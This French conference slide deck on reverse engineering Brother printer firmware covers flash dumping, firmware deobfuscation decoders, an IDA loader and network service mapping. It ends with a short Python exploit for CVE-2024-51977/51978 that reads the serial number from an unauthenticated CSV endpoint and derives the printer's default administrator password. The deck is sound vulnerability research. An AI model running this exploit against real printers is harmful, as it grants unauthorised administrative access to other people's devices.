RANDORISEC

乱取り

O'Brother

cleptho

26 septembre 2025

Plan

1. `whoami`
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

whoami

- cleptho
  - rétro-ingénieur chez RandoriSec, recherche de vulnérabilités
  - anciennement pentester/red teamer
  - habitué des RTOS et des imprimantes

RANDORISEC

Plan

1. whoami
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978


État de l'art

- Pas de recherche publique intéressante identifiée
- Quelques outils pour récupérer les mises à jour, par exemple sedrubal/brother_printer_fwupd
- Cet été, Rapid7 a publié une recherche avec 8 CVE

Plan


1. `whoami`
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

Identification matérielle



- CPU
  - Renesas R9A06G037
- WiFi
  - Brother T77H505 (Broadcom BCM43143KMLG)
- Controller moteur?
  - TI SN8C0183
- DRAM
  - Zentel A3V56S3040GTP-60
- EEPROM
  - STMicroelectronics 24C64
- Stockage
  - Winbond Flash SPI W25Q64JVSIQ

Lecture du stockage



RANDORISEC

```
$ /sbin/flashrom -p ch341a_spi
flashrom unknown on Linux 6.1.0-30-amd64 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Winbond flash chip "W25Q64BV/W25Q64CV/W25Q64FV" (8192 kB, SPI) on ch341a_spi.
Found Winbond flash chip "W25Q64JV-.Q" (8192 kB, SPI) on ch341a_spi.
Multiple flash chip definitions match the detected chip(s): "W25Q64BV/W25Q64CV/W25Q64FV", "W25Q64JV-.Q"
Please specify which chip definition to use with the -c <chipname> option.
```


```
$ /sbin/flashrom -p ch341a_spi -c "W25Q64JV-.Q" –read dump.bin
flashrom unknown on Linux 6.1.0-30-amd64 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Winbond flash chip "W25Q64JV-.Q" (8192 kB, SPI) on ch341a_spi.
===
This flash part has status UNTESTED for operations: WP
The test status of this chip may have been updated in the latest development
version of flashrom. If you are running the latest development version,
please email a report to flashrom@flashrom.org if any of the above operations
work correctly for you with this flash chip. Please include the flashrom log
file for all operations you tested (see the man page for details), and mention
which mainboard or programmer you tested in the subject line.
Thanks for your help!
Reading flash... done.
```

RANDORISEC

Plan

1. `whoami`
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

Analyse du dump



RANDORISEC

```
$ strings dump.bin
---- FATAL Error : 0x0 address called.----
R0   :
R1   :
R2   :
R3   :
R4   :
R5   :
R6   :
R7   :
R13  :
R14  :
CPSR :
 Now Reboot...
UUUU
[...]
20_@"`
Invali
d Operat
ide By Z
rflow
```

Validation de l'architecture matérielle

```
00000000  ea 00 00 0e 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  ee 11 cf 10 e3 8c b0 80  e1 5b 00 0c 0a 00 01 54  |.........[.....T|
00000050  ee 01 bf 10 eb 00 03 71  e5 9f 07 ec e3 a0 10 01  |.......q........|
00000060  e5 80 10 00 e5 80 10 04  e5 80 10 08 e5 80 10 0c  |................|
00000070  e5 80 10 10 e5 80 10 14  e5 80 10 18 e5 80 10 1c  |................|
00000080  e5 80 10 20 e5 80 10 24  e5 80 10 28 e5 80 10 2c  |... ...$...(...,|
00000090  e5 80 10 30 e5 80 10 34  e5 80 10 38 e5 80 10 3c  |...0...4...8...<|
```

RANDORISEC

Validation de l'architecture matérielle

```
00000000  ea 00 00 0e 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  ee 11 cf 10 e3 8c b0 80  e1 5b 00 0c 0a 00 01 54  |.........[.....T|
00000050  ee 01 bf 10 eb 00 03 71  e5 9f 07 ec e3 a0 10 01  |.......q........|
00000060  e5 80 10 00 e5 80 10 04  e5 80 10 08 e5 80 10 0c  |................|
00000070  e5 80 10 10 e5 80 10 14  e5 80 10 18 e5 80 10 1c  |................|
00000080  e5 80 10 20 e5 80 10 24  e5 80 10 28 e5 80 10 2c  |... ...$...(...,|
00000090  e5 80 10 30 e5 80 10 34  e5 80 10 38 e5 80 10 3c  |...0...4...8...<|
```

```
0x00000000:  EA 00 00 0E    cdpeq p0, #0, c0, c0, c10, #7
*
0x00000040:  EE 11 CF 10    sbcne r1, pc, lr, ror #3
```

ARM Little Endian

RANDORISEC

Validation de l'architecture matérielle

```
00000000  ea 00 00 0e 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  ee 11 cf 10 e3 8c b0 80  e1 5b 00 0c 0a 00 01 54  |.........[.....T|
00000050  ee 01 bf 10 eb 00 03 71  e5 9f 07 ec e3 a0 10 01  |.......q........|
00000060  e5 80 10 00 e5 80 10 04  e5 80 10 08 e5 80 10 0c  |................|
00000070  e5 80 10 10 e5 80 10 14  e5 80 10 18 e5 80 10 1c  |................|
00000080  e5 80 10 20 e5 80 10 24  e5 80 10 28 e5 80 10 2c  |... ...$...(...,|
00000090  e5 80 10 30 e5 80 10 34  e5 80 10 38 e5 80 10 3c  |...0...4...8...<|
```

```
0x00000000:  EA 00 00 0E    cdpeq p0, #0, c0, c0, c10, #7
*
0x00000040:  EE 11 CF 10    sbcne r1, pc, lr, ror #3
```

ARM Little Endian

```
0x00000000:  EA 00 00 0E    b #0x40
*
0x00000040:  EE 11 CF 10    mrc p15, #0, ip, c1, c0, #0
```

ARM Big Endian

RANDORISEC

Récupération de la *memory map* du RTOS

Depuis `sub_0` :

```
1  int sub_E20() {
2    int ret;
3
4    __mcr(15, 0, 0x2F, 6, 0, 0);
5    __mcr(15, 0, 0x2F, 6, 0, 1);
6    [...]
7    __mcr(15, 0, 0x8200002F, 6, 4, 0);
8    __mcr(15, 0, 0x8200002F, 6, 4, 1);
9    __mcr(15, 0, 0x84000033, 6, 5, 0);
10   __mcr(15, 0, 0x84000033, 6, 5, 1);
11   __mcr(15, 0, 0x9900001F, 6, 6, 0);
12   __mcr(15, 0, 0x9900001F, 6, 6, 1);
13   __mcr(15, 0, 0xA0000039, 6, 7, 0);
14   __mcr(15, 0, 0xA0000039, 6, 7, 1);
15   [...]
16   ret = __mrc(15, 0, 1, 0, 0) & 0xFFFFEFFA | 0x1005;
17   __mcr(15, 0, result, 1, 0, 0);
18   return result;
19 }
```

```
1  ; Write Region Size and Enable Register
2  MCR p15, 0, <Rd>, c6, c1, 2
3
4  b11010 = 128MB
5  b11011 = 256MB
6  b11100 = 512MB
```

```
1  ; Write Region access control Register
2  MCR p15, 0, <Rd>, c6, c1, 4
3
4  b000    No access   No access
5  b001    Read/write  No access
6  b010    Read/write  Read-only
7  b011    Read/write  Read/write
```

documentation ARM

RANDORISEC

Plan

1. whoami
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

Déobfuscation du *bootloader*

Depuis `sub_0` :

```
1  void deobf_level0(unsigned char *src, unsigned char *dst, unsigned int size);
2  void sub_A4E() {
3    deobf_level0(0xFF8, 0xA0001000, 0x6071);
4    deobf_level0(0x706D, 0xA0009068, 0x1BA);
5  }
```

Puis `b #PrgStart` (`0x0000a3f4`)

Identification du chiffrement/compression/obfuscation

```python
def __init__(self, _data: bytes, size: int):
    [...]
    self._buf   = bytearray(b'\x00' * 0x1000)
    self._pos   = 0xfee

@property
def next(self):
    """ get next byte """
    return next(self._iter)

def _buf_add(self, _data: bytes):
    """ keep decode results for later """
    self._buf[self._pos:self._pos+1] = _data
    self._pos = (self._pos + 1) & 0xfff

def _buf_get(self, pos: int):
    """ get data from temporary buffer """
    pos &= 0xfff
    return self._buf[pos:pos+1]

def store(self, _data: bytes):
    """ store decrypted byte """
    self._data.write(_data)
    self._buf_add(_data)
```

```python
def update_state(self):
    """state in first inside loop"""
    self._state >>= 1
    if (self._state & 0x100) == 0:
        self._state = self.next | 0xff00
    return (self._state & 1) != 0

def loop(self):
    """loop"""
    while True:
        while self.update_state():
            self.store(int.to_bytes(self.next))
        cur = self.next
        nxt = self.next
        v16 = cur | ((nxt & 0xf0) << 4)
        for i in range(0, (nxt & 0x0f) + 2 + 1):
            self.store(self._buf_get(v16 + i))

def decode(self):
    """ decode data """
    try:
        self.loop()
    except StopIteration:
        return True
```

RANDORISEC

Déobfuscation du firmware nominalement exécuté

Depuis `PrgStart` :

```
1  void deobf_level1(unsigned char *src, unsigned char *dst, unsigned int size);
2  void sub_A296() {
3    deobf_level1(0xA554, 0xA0001000, 0x39B2A2);
4    deobf_level1(0x3A57FA, 0xA059D308, 0x107E2);
5  }
```

Puis `ldr pc, =(sub_A0001000+1)`

RANDORISEC

Plan

1. `whoami`
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

Format des mises à jour

```
00000000  1b 25 2d 31 32 33 34 35  58 40 50 4a 4c 20 45 58  |.%-12345X@PJL EX|
00000010  45 43 55 54 45 20 42 52  44 4f 57 4e 4c 4f 41 44  |ECUTE BRDOWNLOAD|
00000020  0d 0a 50 52 4f 47 52 41  4d 3d 46 49 52 4d 0d 0a  |..PROGRAM=FIRM..|
00000030  50 52 4f 47 52 41 4d 4c  45 4e 47 3d 30 30 36 33  |PROGRAMLENG=0063|
00000040  32 33 39 30 0d 0a 44 41  54 41 3d 44 43 50 2d 31  |2390..DATA=DCP-1|
00000050  36 31 30 55 53 41 00 5a  00 00 00 00 76 f8 51 6e  |610USA.Z....v.Qn|
00000060  23 00 01 50 52 4f 47 00  00 00 10 00 63 22 5c 00  |#..PROG.....c"\.|
00000070  01 01 02 00 00 00 24 00  63 22 19 00 76 bb f3 00  |......$.c"..v...|
00000080  00 a0 00 00 63 22 40 00  00 00 00 00 00 00 1b 00  |....c"@.........|
00000090  77 bf e5 89 4d 2a d7 8a  a5 be e9 61 b6 54 ad f6  |w...M*.....a.T..|
*
006322a0  d9 f0 83 7a 3e 90 38 07  f9 bf 0f 90 00 00 00 44  |...z>.8........D|
006322b0  43 50 2d 31 36 31 30 55  53 41 50 72 6f 67 72 61  |CP-1610USAProgra|
006322c0  6d 4f 4b 24 10 09 12 04  2a d5 00 5b 53 49 47 4e  |mOK$....*..[SIGN|
006322d0  41 54 55 52 45 5d 00 00  00 01 00 82 87 8b cb e3  |ATURE]..........|
006322e0  32 c6 18 42 93 22 40 cf  4b 2b 93 d2 b7 42 a4 47  |2..B."@.K+...B.G|
006322f0  04 c7 3c 34 1e ff da 19  9d f8 35 c3 fd 40 3e 87  |..<4......5..@>.|
*
```

```
    def state_proper(self):
        if self._state == 0:
            self._state = 0x80
            self._chr   = next(self._iter)

    def store(self, data: bytes):
        self._out.write(data)
        self._buf_add(data)

    def decode_one(self, rnd: int):
        ret = 0
        for _ in range(rnd):
            self.state_proper()
            ret *= 2
            if (self._chr & self._state) != 0:
                ret += 1
            self._state >>= 1
        return ret

    def decode(self):
        try:
            while self._out.tell() < self._size:
                cur = self.decode_one(1)
                if cur != 0:
                    cur = self.decode_one(8)
                    self.store(int.to_bytes(cur & 0xff))
                else:
                    tmp = self.decode_one(9)
                    cur = self.decode_one(4)
                    for j in range(cur + 2):
                        self.store(self._buf_get(j + tmp))
        except StopIteration:
            return False
        return True
```

Chargement de mise à jour dans IDA

```
def load_file(loader_input, _1, _2):
    """ loads a Brother firmware """
    ida_idp.set_processor_type("ARMB", ida_idp.SETPROC_LOADER)
    fsize = loader_input.size()
    data  = loader_input.read(fsize)
    try:
        update = Update(data)
        if update.content is None:
            return 0
        if not update.verify():
            return 0
        dec = Decoder(update.content, update.inflated_size)
        if not dec.decode():
            return 0
    except ValueError:
        return 0
    cfg = Config(dec.content)
    rom_size  = cfg.get('TotalRomSize')
    prg_start = cfg.get('PrgStart')
    emu = Emulator(update.addr, rom_size, dec.content)
    emu.run(prg_start)
    ida_segment.add_segm(0, update.addr, update.addr + rom_size, "BOOT", "CODE", ida_segment.ADDSEG_SPARSE)
    ida_segment.add_segm(0, 0x18000000, 0x20000000, "TBD0", "CODE", ida_segment.ADDSEG_SPARSE)
    ida_segment.add_segm(0, 0x82000000, 0x83000000, "FLASH", "DATA", ida_segment.ADDSEG_SPARSE)
    ida_segment.add_segm(0, 0xa0000000, 0xc0000000, "VOLATILE", "CODE", ida_segment.ADDSEG_SPARSE)
    for addr, content in emu.emu_new_mem.items():
        idaapi.put_bytes(addr, content)
    idc.plan_and_wait(0xa0000000, 0xc0000000)
```

Plan

1. whoami
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

Identification des services réseaux

```
; net_task stru_A039ED6C[22]
stru_A039ED6C   net_task <aTtcpapp, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, ttcpapp+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 0
                                                                                ; DATA XREF: sub_A0129788to
                                                                                ; VOLATILE:off_A0129790to ; "TtcpApp"
                net_task <aLpdapp, 0, 0, 0, 0, 0, 0, stru_A039F344, 1, 0, 0, lpd+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 1 ; "LpdApp"
                net_task <aLpdappsubtask, 0, 0, 0, 0, 0, 0, stru_A039F344, 1, 0, 0, lpdsub+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x5000>; 2 ; "LpdAppSubTask"
                net_task <aRawport_0, 0, 0, 0, 0, 0, 0, stru_A039F358, 1, 0, 0, rawport+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 3 ; "rawport"
                net_task <aMdnsResponder, 0, 0, 1, 0, sub_A017E7AE+1, 0xA, stru_A039F394, 1, 0, 0, mDNS_responder+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x7800>; 4 ; "mDNS Responder"
                net_task <aSmtpapp, 0, 0, 0, 0, 0, 0, stru_A039F3A8, 2, 0, 0, SmtpApp+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2800>; 5 ; "SmtpApp"
                net_task <aEmailtest, 0, 0, 0, 0, 0, 0, stru_A039F3D0, 2, 0, 0, EmailTest+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2800>; 6 ; "EmailTest"
                net_task <aSnmpkasagoapp, 0, 0, 0, 0, 0, 0, stru_A039F3F8, 1, 0, 0, SnmpKasagoApp+1, 0, 0xA, 2, 0, 0, sub_A018702E+1, 0, 0x39, 0x3000>; 7 ; "SnmpKasagoApp"
                net_task <aTelnetd, 0, 0, 0, 0, 0, 0, stru_A039F36C, 1, 0, 0, telnetd+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 8 ; "telnetd"
                net_task <aTelnetdebug, 0, 0, 0, 0, 0, 0, stru_A039F380, 1, 0, 0, telnetdebug+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 9 ; "telnetdebug"
                net_task <aFtpd, 0, 0, 0, 0, 0, 0, stru_A039F40C, 1, 0, 0, ftpd+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 10 ; "FTPD"
                net_task <aFtpsubc, 0, 0, 0, 0, 0, 0, stru_A039F40C, 1, 0, 0, ftpsubc+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 11 ; "FTPSUBC"
                net_task <aTftpPut_0, 0, 0, 0, 0, 0, 0, stru_A039F420, 1, 0, 0, tftp_put+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 12 ; "tftp put"
                net_task <aTftpGet_0, 0, 0, 0, 0, 0, 0, stru_A039F420, 1, 0, 0, tftp_get+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 13 ; "tftp get"
                net_task <aHttpd_0, 0, 0, 0, 0, 0, 0, stru_A039F434, 1, 0, 0, httpd+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x4800>; 14 ; "httpd"
                net_task <aNetbios, 1, 0, 1, 0, sub_A017F980+1, 0xA, stru_A039F448, 1, 0, 0, netbios+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x3000>; 15 ; "NETBIOS"
                net_task <aNetpcfax, 0, 0, 0, 0, 0, 0, stru_A039F45C, 1, 0, 0, netpcfax+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 16 ; "NETPCFAX"
                net_task <aNetrsp, 0, 0, 0, 0, 0, 0, stru_A039F470, 1, 0, 0, netrsp+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 17 ; "NETRSP"
                net_task <aNetscan, 0, 0, 0, 0, 0, 0, stru_A039F484, 1, 0, 0, netscan+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 18 ; "NETSCAN"
                net_task <aWsd_0, 2, 0, 1, 0, sub_A0186946+1, 0xA, stru_A039F498, 2, 0, 0, wsd+1, 0, 0xA, 2, 0, 0, sub_A01855FE+1, 0, 0x39, 0x2C00>; 19 ; "WSD"
                net_task <aUtcClock, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, utc_clk+1, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0x2000>; 20 ; "UTC Clock"
                net_task <aEMPTY_STING, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0xA, 0, 0, 0, 0, 0, 0x39, 0>; 21
```

Début d'analyse de certains services réseaux

```
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE    REASON         VERSION
23/tcp    open  telnet     syn-ack ttl 64 Brother/HP printer telnetd
80/tcp    open  http       syn-ack ttl 64
515/tcp   open  printer    syn-ack ttl 64
631/tcp   open  ipp        syn-ack ttl 64
9100/tcp  open  jetdirect? syn-ack ttl 64
54921/tcp open  pop3       syn-ack ttl 64 Brother MFC-7360N pop3d
```

```
Not shown: 65532 closed udp ports (port-unreach)
PORT      STATE         SERVICE      REASON              VERSION
161/udp   open          snmp         udp-response ttl 64 SNMPv1 server (public)
3702/udp  open          ws-discovery udp-response        Brother WS-Print 1.0 responder
55792/udp open|filtered unknown      no-response
```

RANDORISEC

- TtcpApp: tests de débit?
- LpdApp / LpdAppSubTask: Line Printer Daemon
- rawport: RAW/ JetDirect
- mDNS Responder: Multicast DNS
- telnetd / telnetdebug: Telnet
- FTPD / FTPSUBC: File Transfer Protocol
- NETPCFAX / NETRSP / NETSCAN: protocoles propriétaires Brother?
- WSD: WS-Discovery

Plan

1. whoami
2. État de l'art
3. Hardware
4. Software
5. Déobfuscation
6. Mise à jour
7. Ingénierie inverse
8. CVE-2024-51977 et 51978

CVE-2024-51977 et 51978

CVE publiées par Rapid7:

- Une requête vers `http://${BROTHER_IP}/etc/mnt_info.csv` permet d'obtenir anonymement le numéro de série (CVE-2024-51977):

```
"Node Name","Model Name","Location","Contact","IP Address","Serial No.","Main Firmware Version",[...]
"BRWPRNT","Brother DCP-1610W series","","","1.2.3.23","E74234F4L158001","ZA",[...]
```

- seul le numéro de série suffit à générer le mot de passe par défaut (CVE-2024-51978)

RANDORISEC

Exploit

```python
from hashlib import sha256 / from base64 import b64encode / from csv import DictReader
from urllib.request import urlopen / from io import StringIO
from sys import argv

def init_pass(info):
    data = str(info[0] + info[1]).encode()
    dgst = sha256(data).digest()
    enc  = b64encode(dgst)
    res  = enc[:8].decode()
    return res.translate(str.maketrans("lIzZbqOovy", "#$%&*-:?@>"))

def get_serial(csv):
    for row in DictReader(csv):
        if row["Model Name"] == "Brother DCP-1610W series":
            return row["Serial No."], "&jgCKNG6"
    return None

def get_csv(host, scheme="http", path="/etc/mnt_info.csv"):
    with urlopen(f"{scheme}://{host}{path}") as res:
        data = res.read()
    return StringIO(data.decode())

def main(host):
    pwd = init_pass(get_serial(get_csv(host)))
    print(f"{host}: {pwd}")

if __name__ == '__main__':
    main(argv[1])
```